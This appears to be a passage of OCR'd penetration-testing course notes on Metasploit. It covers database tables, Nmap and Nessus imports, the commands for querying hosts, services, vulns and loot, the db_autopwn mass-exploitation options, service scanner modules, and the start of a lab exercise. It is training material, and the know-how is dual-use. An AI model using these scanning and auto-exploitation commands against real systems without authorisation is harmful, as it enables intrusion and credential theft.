
The Metasploit database contains several tables that are related to each other (this is a relational database, after all).

One table contains host information, including the IP address of the target host (IPv4, and a separate filed called address6 holds the IPv6 address if available), the MAC address, the name of the host, the operating system type, among other fields.

The services table contains the date the service was discovered on the target, the port the service is associated with, the protocol associated with the service (typically tcp or udp), the state of the service (typically set to "up"), and a reference to the host record where the given service was discovered.

The vulns table holds information about when the given vulnerability was discovered (the "created" field), a reference to the host record the vulnerability is associated with, a reference to the service record the given flaw was found in, the name of the vulnerability, and a block of data, which includes details about the vulnerability.

Metasploit includes other tables associated with notes (so a penetration tester can associate working notes with a given host), loot (pilfered information grabbed by post modules, such as credentials), and clients (so we can exploit client-side software such as browsers based on information gathered in the database).




Once you have connected Metasploit to a database, msfconsole lets you interact with that database in numerous ways. You can populate the database with information about the target environment by using Metasploit auxiliary modules (such as the port scanning modules) to enter results automatically in the database. Alternatively, you can invoke Nmap from within msfconsole using the db_nmap command, which will automatically put results in the database. Or, you could import vulnerability scanning results from a file, or even populate the database manually.

A really wonderful command for populating the host and services table is db_nmap, which lets you use msfconsole to invoke Nmap with a command-line of your choosing, with the results autopopulated back in the Metasploit database you are currently connected to. In the example shown on the slide above, we used the db_nmap command to tell Metasploit to launch Nmap to scan target port 445 on 10.10.10.5. The output of Nmap is displayed on the screen. But, more importantly, these results are loaded into the Metasploit database, so we can view and interact with them there.

Alternatively, instead of invoking Nmap from within Metasploit, you can run Nmap separately, having it store its results in an XML file (by using Nmap with the -oX for output type of XML). Then, at any time, you can import those Nmap results into a Metasploit database by running db_import <file.xml>.

Similarly, you can import the results from a variety of other port, service, and vulnerability scanners using the db_import command. In particular, Metasploit can automatically recognize the format of and import NeXpose Simple XML and Export XML files, Amap files created with the -o -m option, QualysGuard XML files, and Nessus NBE, XMLv1, and XMLv2.

It is important to note that databases are cumulative… you can perform multiple Nmap runs or imports from scanners and each builds upon the previous results.




Once the database has been populated with content, we can view its contents. The hosts command lists all hosts when run without any arguments. Alternatively, we can focus on a specific host or list of hosts by specifying -R and then providing one or more hosts in RHOSTS format. To format output, we can indicate -c and then the column names we're interested in (the list of potential columns is available by running hosts -h). We can output the hosts table to a file by running the hosts command with -o <filename>.

For listing services, we can run the services command, which also supports -R <RHOSTS format> and -c <col1,col2> options just like the hosts command. We can specify -u to see only services that are up (i.e., a given service port is open). It also lets us indicate the service names we want to see with a -s <ServiceName1,ServiceName2,...> or a -p <port1,port2,...> to focus only on individual sets of ports. The services command lets us specify a -r followed by tcp or udp to just show services that use the given protocol, and a -o option to output the services table to a file.

Next, we have the notes command, which lets us list notes, with -R <RHOSTS> and -t <type list> options.

And, we have the vulns command, which lists all of the vulnerabilities in the vuln table, including a -p or -s option to list vulnerabilities associated with a given set of ports or service names.


Finally, we have the loot command, which shows gathered credentials or other items grabbed from target machines, followed by an option of -t to specify one or more comma-separated types of loot we're interested in querying.



Sometimes, you will want to manually add or remove an entry from the database, tailoring the database's contents by hand according to your later needs. You may not want to simply use all of the results from Nmap, NeXpose, Nessus, Amap, or other scanners but instead want to augment them with additional hosts, services, or notes.

Currently, you can add a host (to the host table), a note (to the note table), or a service (to the service table). You may want to add a host or port when your port scanner cannot detect it automatically, so that you can later attack the host or port with automated exploitation (with db_autopwn, which we'll describe shortly). The host command with the --add option supports adding a host, while the services command with --add lets you add an entry to the services table. Also, you can add a note to the note table, associated with a given host. The vulns and loot tables are automatically populated by running scanning modules, importing vulnerability results, sniffing credentials, and cracking passwords, so they do not offer a --add option currently for those tables.

Sometimes, a penetration tester will want to remove items from the database, either because they are inaccurate, or the given systems or services are not included in the scope for the project. We can remove a host by running the host command followed by --delete (or -d) and the host's name or IP address. We can remove a given service associated with a host by running services --delete, and then specifying the host, port, and protocol (tcp or udp). In a similar fashion, we can delete notes entries.



Once the Metasploit database is populated with hosts and services, we can use msfconsole to automatically exploit target systems using the db_autopwn command. If the database has vulnerabilities in it for which Metasploit has suitable exploits, db_autopwn can be configured to automatically exploit those systems with the given vulnerabilities using several options:

-t: This option will display on the screen the available exploits for the vulnerabilities listed in the current database. This is a list only; no exploits are actually launched with this option.

-e: With this option, db_autopwn will exploit all matching targets. Thus, -t simply shows a list of matching exploits, while -e launches them at targets.

-x: This option tells db_autopwn to select exploits based on the vulnerabilities in the vuln table, and to launch a barrage of all suitable exploits automatically.

-p: This option tells db_autopwn to use all of the available exploits it has based on the open ports that are listed in the services table, regardless of the vulnerabilities that are present.

-r: This tells Metasploit to use a reverse shell as the stager/stage combination, instead of the default meterpreter/reverse_tcp payload.


-b: This tells Metasploit to use a shell/bind_tcp payload listening on a random port on the target for its payload for each exploit.

-I <range>: With this option, Metasploit will attack targets only in this range of IP addresses.


-X <range>: With this option, Metasploit will exclude this range of addresses from exploits.

-m <regex>: This option tells Metasploit to only run exploits that match the given regex.

WITH DB_AUTOPWN, YOU MAY GET MULTIPLE SHELLS FROM A SINGLE TARGET. YOU MAY GET MORE SHELLS THAN YOU KNOW WHAT TO DO WITH. There is a currently non-functional option of -s to tell Metasploit to get only a single shell on the target. That option may be functional in future versions of the framework.



In addition to built-in port scanning and integration with Nmap and Nessus, Metasploit also includes some modules that will scan for particular service types, especially services that are configured in a way that interests penetration testers, such as databases. We will now explore some of these service-specific scanning features of Metasploit.




Metasploit's arsenal of auxiliary modules includes numerous service-specific scanners, each of which takes an RHOSTS input value for a range of targets. It then scans for a given service on each target in the range, and attempts to pull back info from the discovered service. Some of the service-specific scanners available in Metasploit include:

- *auxiliary/scanner/ftp/ftp_version*: This scanner looks for FTP servers (by default on TCP port 21, although this is configurable as an RPORT), and pulls back version information on discovered servers.
- *auxiliary/scanner/ftp/anonymous*: This module also looks for FTP servers (again on TCP port 21 by default), but when it finds one, it tries to login anonymously. It then checks whether it has read and/or write access.
- *auxiliary/scanner/telnet/telnet_version*: This scanner looks for telnet servers (on RPORT 23 by default) and pulls back version information
- *auxiliary/scanner/smb/smb_login*: This one attempts to log in with a provided username and password on a range of target Windows machines via SMB, recording where it succeeds.
- *auxiliary/scanner/http/robots_txt*: This scanner looks for web servers listening on TCP port 80 (by default), and pulls back robots.txt file from each one.

There are numerous other service-specific scanners in Metasploit. For a list of all scanning-related auxiliary modules, you could run:

```
msf > search type:auxiliary scanner
```




Metasploit also includes various database scanning tools, with several modules fine-tuned to particular database servers such as Oracle, Microsoft SQL Server, and MySQL. These modules include:

- *auxiliary/scanner/oracle/tnslsnr_version:* This module scans for Oracle databases on an RHOSTS range, and issues a request to each discovered Oracle server to determine the version number of Oracle in use.
- *auxiliary/scanner/mssql/mssql_ping:* This module scans for Microsoft SQL Server databases, and queries each one for the version it is running.
- *auxiliary/scanner/mysql/mysql_version:* This one scans for MySQL databases, again pulling back version information.


There are numerous additional database scanning scripts as well. To get an inventory of them, you could use the search command (as described on the previous slide). Alternatively, you could also let tab-autocomplete do some of the work for you, by running:

```
msf > info auxiliary/scanner/
```

Then, before you hit enter, type in the database type in all lower-case (oracle, mssql, or mysql), then type a /, and then hit tab-tab to see the various options you have for that database server type, including a useful brief description.



Next, to better understand how Metasploit can support penetration testers in their scanning phase, we'll perform a hands-on exercise where we'll look at conducting port scans from within Metasploit as well as database interaction. In this exercise, we'll use auxiliary scanning modules to perform one-off scans that aren't integrated into the Metasploit database, create a custom scanner for checking a target environment for a port, kick-off Nmap to perform scans that will populate the database, import Nessus results to find potential vulnerabilities, and then use db_autopwn to attack a target.



Our next exercise consists of several components, each of which illustrates fundamental concepts penetration testers need to know to use Metasploit's port scanning, database integration, Nmap integration, Nessus import capabilities, and db_autopwn features effectively.

We'll start the exercise by conducting a port scan of a target machine using an auxiliary portscan module (specifically auxiliary/scanner/portscan/tcp).

We'll then create a custom port sweeper that will look through a target range for a given listening target port, which it will interact with.


We next look at the integration features Metasploit offers for Nmap, using it to scan a target and populate a Metasploit database with results.

Then, we'll analyze the results in the database.

Next, we'll import the results from a Nessus scan conducted of the target machines by importing a Nessus xml file.

We'll use db_autopwn to analyze our exploit options based on open ports and based on matching exploits to vulnerabilities.

And, finally, we'll see if db_autopwn can successfully exploit this target automatically.



We'll start the exercise by changing into the Metasploit directory and invoking the msfconsole:

```
# cd /home/tools/framework-4.0.0
```

We then run our usenewruby.sh script to set some environment variables for the proper version of Ruby:

```
# source /opt/usenewruby.sh
```

We now invoke the msfconsole:

```
# ./msfconsole
```

Next, let's select a module to use. For this exercise, we'll start with the TCP portscanner module. Remember that you can use tab-autocomplete to aid in your typing:

```
msf > use auxiliary/scanner/portscan/tcp
```

Now, let's look at the info associated with this module:

